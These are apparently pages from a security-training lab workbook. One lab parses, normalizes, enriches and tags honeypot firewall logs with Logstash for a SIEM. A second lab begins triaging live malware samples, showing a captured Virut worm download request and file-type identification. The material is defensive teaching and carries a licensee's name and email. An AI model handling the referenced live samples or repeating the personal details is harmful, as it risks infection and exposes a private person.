
For this lab we're going to demonstrate this process and more using Logstash. We'll parse, enrich, and normalization a set of firewall logs to enhance the data, making it more useful and easier to search. To do this, we'll need to first physically send the text of the log to a log aggregator and describe its format.

## 2. Log collection and parsing

In this step, we will explain how text-based logs are sent to the SIEM. Although there are multiple methods, the most common is using a small log agent running on each device. Each SIEM has its own log agent, and there are 3rd party agents as well. Here's a list of some of the software you may use for this task.

- Splunk = Splunk Universal Forwarder
- QRadar = Wincollect



- ArcSight = SmartConnectors
- LogRhythm = Sysmon
- Elasticsearch = Beats
- 3rd Party = NXLog, Fluentd, Snare, etc.

Regardless of the agent you use, the job is the same. In the case of Suricata, the agent would watch the **eve.json** log and send all new entries as they were created over the network to the SIEM's **log aggregator** for ingestion. Alternatively, for firewall logs from the log agent would be watching the `/var/log/ufw.log` file. Once the log is sent over the network to a centralized aggregation point, this is where the magic of the SIEM starts to happen...

Although specifics slightly SIEM by SIEM, in general, this is the point of ingestion where the SIEM must start the parsing and enrichment process.

Let's look at what logs sent from the `ufw.log` may look like as they travel from an agent to a log aggregator. To show this, we will use both the log aggregation software Logstash, and, to keep it simple, simulate the log agent using netcat. We can start up both **netcat ("nc")** and **Logstash** and show how the logs are processed by the aggregator, printing each received log to the screen. Since we aren't focusing on Logstash specifically here, but rather the process of log collection in general, the configuration details are taken care of in pre-created configuration files.

To set up sending of logs we need to use two terminals, one to act as the log agent, and another to run the aggregator. Open two terminal sessions by clicking twice on the terminal icon in the upper bar of the virtual machine desktop.



We will refer to these terminals as the "agent terminal" and "Logstash terminal" to differentiate between the two during this exercise.

Pick one of the two terminals to be your Logstash terminal. Logstash is playing the part of a log aggregator - the part of your SIEM that accepts logs from every log agent in the environment. Type the following command to start up Logstash:

```
sudo /usr/share/logstash/bin/logstash -f /labs/3.2/no_parse.conf
```

After you see the line `[INFO ] [Api Webserver] agent - Successfully started Logstash API endpoint {:port=>9600}` print to the screen, Logstash is ready to go (this may take 15+ seconds).

Next, move to the second terminal (the agent terminal). Imagine that everything done in this agent terminal window is being performed by a log collection agent running on a remote device in your network. We're going to use our netcat "agent" to send the `/var/log/auth.log` file over the network to Logstash, where Logstash will print what it receives to the screen.

Enter the following command in your agent terminal.

```
head -n 10 /labs/3.2/ufw.log | nc localhost 9999
```

You should see a series of lines printed to the screen:

```
{
  "message" => "Feb 12 22:09:34 honeypot kernel: [ 643.839350] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=202.166.196.46 DST=104.248.50.195 LEN=40 TOS=0x00 PREC=0x00 TTL=246 ID=43649 DF PROTO=TCP SPT=32099 DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0 "
}
{
  "message" => "Feb 12 22:10:27 honeypot kernel: [ 697.177438] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:50:30:08:00 SRC=185.176.27.6 DST=104.248.50.195 LEN=40 TOS=0x00 PREC=0x00 TTL=246 ID=16867 PROTO=TCP SPT=47416 DPT=41014 WINDOW=1024 RES=0x00 SYN URGP=0 "
}
{
  "message" => "Feb 12 22:11:38 honeypot kernel: [ 767.737468] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=122.228.19.79 DST=104.248.50.195 LEN=76 TOS=0x00 PREC=0x00 TTL=108 ID=63420 PROTO=UDP SPT=26373 DPT=123 LEN=56 "
}
```

Logstash prints JSON objects with the raw log the agent sent stored in the "message" field. For the Elastic Stack, the fields that are broken up at this point would be the fields you can search for by name in Kibana. Although we *could* put an unparsed log in the SIEM, doing a search for a term would require reading and searching the whole text of every log for that word - not an efficient search at all. This concept translates to all SIEMs, not just Elasticsearch.

What would be **much** better would be breaking out the IP, port, hostname, and any other relevant information into their own fields so we can do an efficient search like "IP=1.1.1.1" that wouldn't require reading every line, only the pre-parsed "IP" field. **This is what the slides were talking about when they said logs need to be parsed for efficient searching in a SIEM.**

Let's start up Logstash again, but this time with a different configuration that will parse the logs correctly. First stop the current instance, hit **"Ctrl + c" twice** on the Logstash window and wait a moment for it to shut down and bring you back to the terminal.

Once back at the terminal, restart Logstash with the command below.

```
sudo /usr/share/logstash/bin/logstash -f /labs/3.2/field_parsing.conf
```

This will configure Logstash to parse out the fields of interest from the firewall logs, making each item its own field in the JSON output by Logstash. After you see the line

```
[INFO ] [Api Webserver] agent - Successfully started Logstash API endpoint  
{:port=>9600} print to the screen, Logstash is ready to go (this may take 15+ seconds).
```

Move to the second terminal (the agent terminal) and type the command below to send the same 10 lines from the ufw log as before, but notice how different the output is this time:

```
head -n 10 /labs/3.2/ufw.log | nc localhost 9999
```

You should now see a very different output from Logstash, showing all fields individually parse out, plus the original log still held in the "message" field.

 **Note**

The fields output from Logstash in this and subsequent steps may have the fields in a different order than shown in the screenshots. This is normal.

```

{
  "IN" => "eth0",
  "LEN" => "76",
  "SRC" => "122.228.19.79",
  "SPT" => "26373",
  "MAC" => "ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00",
  "DST" => "104.248.50.195",
  "DPT" => "123",
  "@timestamp" => 2019-02-13T06:11:38.000Z,
  "logsource" => "honeypot",
  "message" => "Feb 12 22:11:38 honeypot kernel: [ 767.737468] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=122.228.19.79 DST=104.248.50.195 LEN=76 TOS=0x00 PREC=0x00 TTL=108 ID=63420 PROTO=UDP SPT=26373 DPT=123 LEN=56 ",
  "program" => "kernel",
  "PROTO" => "UDP"
}

```

If we were to store *this* in the SIEM, running a search for something like "DST=122.228.19.79" would be an efficient way to search for anything bound for IP address 122.228.19.79. The SIEM would only need to search that singular field, which is way more efficient than searching the whole "message" field. Although this may sound trivial, slow SIEM searching is one of the most common complaints meaning we should attempt to do everything we can to make it better.

This is definitely an improvement, but we can do better. Let's say we are newly hired into a SOC and not familiar with each data source, how then would we know that destination IP is called "DST"? Even worse, other log sources will undoubtedly have their own names. Having to learn all these individual names is a pain, which is why all SIEMs in one way or another also support normalization of field names across data sources.

### 3. Log normalization

In this step we'll run another Logstash configuration that will normalize fields into something that is simultaneously easier to remember, and easier to understand than "DST".

Quit the currently running Logstash by **pressing "Ctrl + c" twice** on the Logstash window. Once the terminal is back, enter the following command to restart Logstash with a new configuration that will perform some normalization of field names for us.

```
sudo /usr/share/logstash/bin/logstash -f /labs/3.2/normalized.conf
```

This will configure Logstash to parse out and *normalize* the field names from the firewall logs, giving them a much easier to remember name. After you see the line `[INFO ] [Api Webserver] agent - Successfully started Logstash API endpoint {:port=>9600}` print to the screen, Logstash is ready to go (this may take 15+ seconds).

Move to the second terminal (the agent terminal) and type the command below to send the same 10 lines from the ufw log as before:

```
head -n 10 /labs/3.2/ufw.log | nc localhost 9999
```

You should see the following output:

```
{
  "destination_port" => "23",
  "logsource" => "honeypot",
  "destination_ip" => "104.248.50.195",
  "source_ip" => "202.166.196.46",
  "@timestamp" => 2019-02-13T06:09:34.000Z,
  "message" => "Feb 12 22:09:34 honeypot kernel: [ 643.839350] [UFW BLOCK] IN=eth0 OUT= MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=202.166.196.46 DST=104.248.50.195 LEN=40 TOS=0x00 PR
EC=0x00 TTL=246 ID=43649 DF PROTO=TCP SPT=32099 DPT=23 WINDOW=14600 RES=0x00 SYN URGP=0 ",
  "mac" => "ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00",
  "protocol" => "TCP",
  "in" => "eth0",
  "length" => "40",
  "action" => "UFW BLOCK",
  "source_port" => "32099",
  "program" => "kernel"
}
```

Notice the field names now? Things like "DST" and "SRC" have now been replaced with "destination\_ip" and "source\_ip". This is not only much more usable for this data source, but also something that can be applied to *all* log sources such that one search for `destination_ip=104.248.50.195` would return results from all log sources at once - the ideal answer. This is the importance of normalization - it helps everyone keep track of what fields are available, and simplifies search terms.

Now that our logs are parsed we can start to make them better with enrichment and categorization!

## 4. Log enrichment

Enriching logs is taking the content of the log and using it to perform some type of lookup, and then including that information so that analysts can use that as well. While there are many different methods for enriching logs depending on the SIEM product you have, all SIEMs have the capability to do it in some form or fashion.

Let's take what we've done so far and enrich it with some additional information pulled in from outside.

Quit the currently running Logstash by **pressing "Ctrl + c" twice** on the Logstash window. Once the terminal is back, enter the following command to restart Logstash with a new configuration that will enrich the logs with some new useful information:

```
sudo /usr/share/logstash/bin/logstash -f /labs/3.2/enriched.conf
```

This will configure Logstash to parse out, normalize, and *enrich* the firewall logs. After you see the line `[INFO ] [Api Webserver] agent - Successfully started Logstash API endpoint { :port=>9600 }` print to the screen, Logstash is ready to go (this may take 15+ seconds).

Move the second terminal (the agent terminal) and type the command below to send the same 10 lines from the ufw log as before:

```
head -n 10 /labs/3.2/ufw.log | nc localhost 9999
```

You should see the following output:

```

{
  "destination_ip" => "104.248.50.195",
  "source_port" => "26373",
  "geoiip" => {
    "latitude" => 30.2936,
    "ip" => "122.228.19.79",
    "country_code2" => "CN",
    "location" => {
      "lat" => 30.2936,
      "lon" => 120.1614
    },
    "country_name" => "China",
    "region_name" => "Zhejiang",
    "as_org" => "CHINANET Sichuan province Chengdu MAN network",
    "asn" => 134771,
    "longitude" => 120.1614,
    "region_code" => "ZJ",
    "country_code3" => "CN",
    "continent_code" => "AS",
    "timezone" => "Asia/Shanghai"
  },
  "message" => "Feb 12 22:11:38 honeypot kernel: [ 767.737468] [UFW BLOCK] IN=eth0 OUT=
MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=122.228.19.79 DST=104.248.50.195 LEN=76 TOS=0x00
PREC=0x00 TTL=108 ID=63420 PROTO=UDP SPT=26373 DPT=123 LEN=56 ",
  "in" => "eth0",
  "logsource" => "honeypot",
  "action" => "UFW BLOCK",
  "destination_port" => "123",
  "@timestamp" => 2019-02-13T06:11:38.000Z,
  "mac" => "ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00",
  "length" => "76",
  "program" => "kernel",
  "source_ip" => "122.228.19.79",
  "protocol" => "UDP"
}

```

We've now added a significant amount of data to this log! To do this, Logstash took the "source\_ip" field and performed a geoIP and ASN lookup, attached new fields that tell where the connection originated both on Earth and the organization that owns the IP. This is extremely useful information to have in many cases, and it is just a simple example. Enrichment is one of the best things you can do to turn an average log into something extremely useful, and is limited only by the capabilities of your tools and your imagination. It is the key ingredient for identifying intrusions in many scenarios and is so important SANS has a whole class on it - SEC555: SIEM with Tactical Analytics, a course that focuses on this for a whole week!

The takeaway here is that enrichment is one of the most important items your SIEM can provide for you and as we'll see in more detail later, one of the best ways to deal with the false positive problem.



## 5. Categorization

There is one final improvement we can make to the logs and that is **categorization**. What is categorization and what does it do for us? Imagine you want to search for all login events for a specific user across *all* hosts in your estate - Windows laptops, Linux servers, web applications, networking equipment, and IoT devices. How would you phrase such a search in your SIEM? If you parse usernames, you can search for that, but you would retrieve all events for that user, not just logins. Categorization solves this problem by taking the logs that *mean* the same thing such as "user logged in", and labels in a standard way that makes them easy to search for. It's done a bit differently with each SIEM product, but in general, it would solve this problem by letting an analyst search for "user=john AND tags=logon" and ensuring all logon events from all devices regardless of the OS would be found.

Categorization can go way beyond event types, it can be used to provide context to the types of servers that are being accessed with categories like "PCI" or "HIPAA". It could also identify users with tags like "tags=domain\_admin", or even be used to label IP addresses and ports such as "DMZ" or "SSH". Contextualization is again often based on lookups, and the other big feature for making analysts lives easier. Imagine if you could search for "external\_destination\_ip AND ssh" instead of having to list IPs that are not part of your internal network and know all the ports you use for SSH. That's clearly a much better solution!

Let's use a final Logstash configuration to add some context to the logs. In this last configuration we'll have Logstash look for traffic to ports 22 and 2222 and tag both of them as `ssh`. We'll also have it look for traffic sourced from anywhere outside of the United States and label it as `outside_of_county_connection`. This type of label could be useful for a company worried about credential theft and knows that source IPs for this server should only come from inside their home country.

Quit the currently running Logstash by **pressing "Ctrl + c" twice** on the Logstash window. Once the terminal is back, enter the following command to restart Logstash with a new configuration that tags relevant logs with `ssh` and `outside_of_county_connection` categories.

```
sudo /usr/share/logstash/bin/logstash -f /labs/3.2/categorized.conf
```



After you see the line `[INFO ] [Api Webserver] agent - Successfully started Logstash API endpoint {:port=>9600}` print to the screen, Logstash is ready to go (this may take 15+ seconds).

Move the second terminal (the agent terminal) and type the command below to send the same 10 lines from the ufw log as before:

```
grep 61.184.247.6 /labs/3.2/ufw.log | head -n 1 | nc -q 1 localhost 9999
```

You should see the following output:

```
{
  "geoip" => {
    "asn" => 4134,
    "country_name" => "China",
    "latitude" => 30.5801,
    "region_name" => "Hubei",
    "location" => {
      "lon" => 114.2734,
      "lat" => 30.5801
    },
    "longitude" => 114.2734,
    "region_code" => "HB",
    "ip" => "61.184.247.6",
    "continent_code" => "AS",
    "country_code3" => "CN",
    "country_code2" => "CN",
    "as_org" => "Chinanet",
    "timezone" => "Asia/Shanghai"
  },
  "source_ip" => "61.184.247.6",
  "source_port" => "45922",
  "@timestamp" => 2019-02-13T08:18:18.000Z,
  "message" => "Feb 13 00:18:18 honeypot kernel: [ 8367.606162] [UFW AUDIT] IN=eth0 OUT=
MAC=ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00 SRC=61.184.247.6 DST=104.248.50.195 LEN=60 TOS=0x00
PREC=0x00 TTL=45 ID=57547 DF PROT=TCP SPT=45922 DPT=22 WINDOW=29200 RES=0x00 SYN URGP=0 ",
  "destination_ip" => "104.248.50.195",
  "in" => "eth0",
  "length" => "60",
  "program" => "kernel",
  "tags" => [
    "ssh",
    "out_of_country_connection"
  ],
  "protocol" => "TCP",
  "destination_port" => "22",
  "action" => "UFW AUDIT",
  "logsource" => "honeypot",
  "mac" => "ea:60:f1:13:70:b1:f0:4b:3a:4e:48:30:08:00"
}
```


We now have labels attached to our data! Using our parsing, enrichment, and categorization we now could search our firewall logs for `tags=ssh AND tags=out_of_country_connection` and get the answer, something that would've been impossible with the logs in their unenriched format! To

finish out the lab, let's check out this data, which has been pre-ingested in this format into Elasticsearch.


Quit Logstash by **pressing "Ctrl + c" twice** on the Logstash window and close the second terminal.

## 6. Testing the output


Open a Firefox browser by clicking on the icon in the upper bar of the virtual machine and click the Kibana bookmark bar.



Once inside Kibana, select the "Dashboard" item on the left side and then select "Firewall Dashboard":




You should now see the firewall dashboard. This view shows all the scans incoming to the server that produced the firewall log we have been looking at.



This dashboard contains several items that would be impossible to do without the enrichment and categorization we applied to the firewall logs:

- The map shows *only* traffic that was sourced from outside the United States - which is enabled through applying the filter in the search bar.
- The "Source Organization" bar chart shows us the organization that owns the IP address the traffic came from. This information was not available in the original logs, but the enrichment has added it
- The "SSH Scans by Port and IP" pie chart is created by filtering for any traffic that matches "tags:ssh", which as you can see, combines traffic from both port 22 and 2222.

If you want to see how the "ssh" categorization works, change the filter in the search bar to `tags:ssh`. The dashboard will immediately filter to SSH login attempts only.



Feel free to explore the data in the dashboard or the raw data in the Discover tab. All activity was recorded between 2019-02-12 and 2019-02-19.

## Lab Conclusion

In this lab we walked through the steps that logs commonly go through as they are ingested into a SIEM. The goal was to show that logs can go through several types of transformations from their point of collection, and those transformations are not only important for your own searching capabilities, but also for making logs better!

In this lab, you have: - Looked at how a SIEM collects and ingests logs - Explored various common log formats - Seen how parsing affects search capabilities - Added geoIP and source organization enrichments to firewall logs - Applied categorization to a firewall log - Seen the resulting improvements from adding enrichment and categorization

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/3.2
docker-compose down
```

**Lab 3.2 is now complete!**

This page intentionally left blank.

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 3.3 - Malicious File Identification

### Objectives

- Learn how to do basic triage of commonly weaponized files
- Use OSINT to quickly produce actionable information
- Learn some basic ways to take apart malicious files

### Exercise Preparation

#### ⚡ Danger

**THIS LAB CONTAINS REAL, LIVE MALWARE SAMPLES, HANDLE THEM WITH CAUTION AND DO NOT MOVE THEM TO A WINDOWS ENVIRONMENT!**

This lab will not require any extra software, to prep for this lab, simply open a terminal by clicking the icon in the upper bar of the virtual machine.



#### 💡 Tip

Remember to use the copy to clipboard button - it will be very helpful for this lab!

## Exercise Walkthrough Video

I

## Lab Steps

### 1. Identification of unknown files

In this first step we will show the process for identifying an unknown group of files. First however, a quick explanation about why this skill is important.

While a file's extension should faithfully tell you what type of file a sample is more times than not, there are situations where this may not be the case. Malware that has taken over a machine may make vague requests to download files without a useful name or extension.

Here's an example of of a situation just like that. The picture below is from a PCAP of the "Virut" worm. In this PCAP we can see that HTTP is used to make a GET request for a file, but on the server it is simply called "x". What is "x"?



```
GET /x HTTP/1.0
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.2; .NET CLR 1.1.4322)
Host: 192.168.2.47:26752
Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Server: private
Cache-Control: no-cache,no-store,max-age=0
pragma: no-cache
Content-Type: application/octet-stream
Content-Length: 80896
Accept-Ranges: bytes
Date: Wed, 13 Oct 2010 00:25:17 GMT
Last-Modified: Wed, 13 Oct 2010 00:25:17 GMT
Expires: Wed, 13 Oct 2010 00:25:17 GMT
Connection: close
```

The headers for this transaction give us no idea. It's possible that after the download the malware will write this file to the drive with a different and more useful name, but for now, we are left guessing. This is a common situation with malware, attackers know that defenders are looking for obvious malicious file type downloads, so we need a way to take a file simply called "x" and understand what it is in case we either run into it on a host, or see it on the network.

The answer to this problem is to look at the actual bytes of the file, either manually or with an automated tool, and try to find the answer. In this lab step, we'll take both approaches for a group of files. To start the scenario off, we'll assume that we've already either downloaded the files from a malicious URL, carved them out of our own network traffic, or found them on a hard drive.

In the folder `/labs/3.3` there is a compressed archive called `samples.zip`. The zip file is encrypted with the password `infected`, which is standard industry practice for moving files that are potentially dangerous. Inside the zip file there are a set of files with vague names. Our job will be to identify what each of them are as quickly and accurately as possible. Type the following command to switch to the folder, unzip, unencrypt, and list the files:

```
cd /labs/3.3
unzip samples.zip
```

At this point you will need to type the password `infected` on the command line. You should see the following output:

```
student@ubuntu:/labs/3.3$ cd /labs/3.3
student@ubuntu:/labs/3.3$ unzip samples.zip
Archive:  samples.zip
  creating:  samples/
[samples.zip] samples/x password:
  inflating:  samples/x
  inflating:  samples/89182358206ed22c82142eebd196288e
  inflating:  samples/details.pdf
  inflating:  samples/powershell.txt
  inflating:  samples/PIC036117424-JPG.js
  inflating:  samples/7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin
  inflating:  samples/STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf
  inflating:  samples/3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908.bin
student@ubuntu:/labs/3.3$
```



```
cd /labs/3.3/samples
ll
```

You should see the following samples listed:

```
student@ubuntu:/labs/3.3/samples$ ll
total 1856
drwxrwxr-x 2 student student 4096 Apr 1 10:22 ./
drwxrwxr-x 4 student student 4096 Apr 1 10:09 ../
-rw-rw-r-- 1 student student 275828 Apr 1 10:22 3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908.bin
-rw-rw-r-- 1 student student 164224 Apr 1 09:57 7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin
-rw-rw-r-- 1 student student 199509 Apr 1 06:26 89182358206ed22c82142eebd196288e
-rw-rw-r-- 1 student student 927405 Apr 1 10:05 details.pdf
-rw-rw-r-- 1 student student 93539 Apr 1 10:15 PIC036117424-JPG.js
-rw-rw-r-- 1 student student 136294 Apr 1 09:46 STANDARD_CHATREDERED_BANK_SWIFT_TELEX.rtf
-rw-rw-r-- 1 student student 80896 Apr 1 06:24 x
```

In this set, there are some files that are labeled with file extensions and others without them to represent the range of ways you might encounter files to triage.

- Files with extensions - The way you might find a file as an email attachment or downloaded by a normal browser interaction
- Files named as hash values - this format commonly encountered when downloading samples recorded by security appliances, they are also often compressed and encrypted using the password "infected".

- Files without any useful name - Some files you may find downloaded or on a hard drive with no useful name designation at all. These are the ones that are most confusing for newer analysts.

If our goal is to triage these files, the first step will be to identify what they actually are.

One of the quickest and easiest tools to use for the job is the `file` command. As an argument you can give it a single file or a wildcard and it will evaluate all the files in a folder at once - exactly what we need!

Run the following command in your terminal:

```
file *
```

You should see the following output (highlights added for clarity):

```
student@ubuntu:/labs/3.3/samples$ file *
3fc07ffa54818846c169f0c8f0692ed0a635898ed9a043bd4162cba6ca5c2908.bin: Rich Text Format data, unknown version
7c9d1107fe2e568cae88fdad20af0476e6b0326513cd25de15f1349f143b4bd8.bin: Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1252, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Mon Apr 1 13:42:00 2019, Last Saved Time/Date: Mon Apr 1 13:42:00 2019, Number of Pages: 1, Number of Words: 1, Number of Characters: 8, Security: 0
89182358206ed22c82142eebd196288e: PDF document, version 1.5
details.pdf: PDF document, version 1.6
PIC036117424-JPG.js: ASCII text, with very long lines, with CRLF, CR line terminators
STANDARD_CHATREDERED BANK SWIFT TELEX.rtf: Microsoft Word 2007+
x: PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
```

